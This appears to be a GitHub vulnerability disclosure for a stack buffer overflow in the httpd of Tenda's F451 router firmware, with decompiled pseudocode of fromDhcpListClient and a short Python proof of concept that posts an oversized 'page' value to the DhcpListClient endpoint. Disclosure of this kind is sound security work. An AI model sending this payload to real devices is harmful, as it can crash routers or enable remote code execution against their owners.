New issue

The fromDhcpListClient function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #11

Open

Jimi-Lab opened 2 weeks ago Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found an overflow vulnerability in httpd :
In fromDhcpListClient function,it reads in a user-provided parameter page,

```
15  sub_1495C("GetWanNum", formGetWanNum);
16  sub_D878("aspGetWanNum", aspGetWanNum);
17  sub_D878("aspGetCharset", aspGetCharset);
18  sub_1495C("WizardHandle", fromWizardHandle);
19  sub_1495C("AdvSetLanip", fromAdvSetLanip);
20  sub_D878("TendaGetDhcpClients", aspTendaGetDhcpClients);
21  sub_1495C("DhcpListClient", fromDhcpListClient);
22  sub_1495C("DhcpSetSer", fromDhcpSetSer);
23  sub_1495C("SetWebIpAccess", SetWebIpAccess);
24  sub_1495C("WanPolicy", fromWanPolicy);
25  sub_1495C("AdvSetWan", fromAdvSetWan);
26  sub_D878("TendaGetUpnpLists", TendaGetUpnpLists);
27  sub_1495C("VirSerUpnp", fromUpnp);
28  sub_1495C("SafeWanWebMan", fromSafeWanWebMan);
```

and the variable v11 is passed to the sprintf function without any length check, which may overflow the stack-based buffer s__1.

IDA View-A | Pseudocode-D | Pse


```
1  int __fastcall fromDhcpListClient(int a1)
2  {
3    int v1; // r0
4    int v2; // r0
5    _DWORD s_[4]; // [sp+10h] [bp-36Ch] BYREF
6    char v6; // [sp+20h] [bp-35Ch]
7    char s[64]; // [sp+120h] [bp-25Ch] BYREF
8    char dest[256]; // [sp+160h] [bp-21Ch] BYREF
9    char s__1[256]; // [sp+260h] [bp-11Ch] BYREF
10   int v10; // [sp+360h] [bp-1Ch]
11   const char *v11; // [sp+364h] [bp-18h]
12   char *nptr; // [sp+368h] [bp-14h]
13   int i; // [sp+36Ch] [bp-10h]
14
15   i = 0;
16   memset(s, 0, sizeof(s));
17   nptr = (char *)sub_28BCC(a1, "LISTLEN", "0");
18   v11 = (const char *)sub_28BCC(a1, "page", "1");
19   v6 = 0;
20   for ( i = 1; ; ++i )
21   {
22     v1 = atoi(nptr);
23     if ( v1 + 1 < i )
24       break;
25     memset(s_, 0, sizeof(s_));
26     sprintf((char *)s_, "%s%d", "list", i);
27     v10 = sub_28BCC(a1, s_, &unk_81DA4);
28     strcpy(dest, (const char *)(v10 + 1));
29     dest[strlen(dest) - 1] = 0;
30     sprintf(s, "dhcps.Staticip%d", i);
31     SetValue(s, dest);
32   }
33   SetValue("dhcps.Staticnum", nptr);
34   v2 = sprintf(s__1, "lan_dhcp_static.asp?page=%s", v11);
35   if ( CommitCfm(v2) )
36     sub_637C0();
37   return sub_28F8C(a1, s__1);
38 }
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (PoC)

```
import requests
url = "http://127.0.0.1/goform/DhcpListClient"
payload = {
'page':b'a'*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants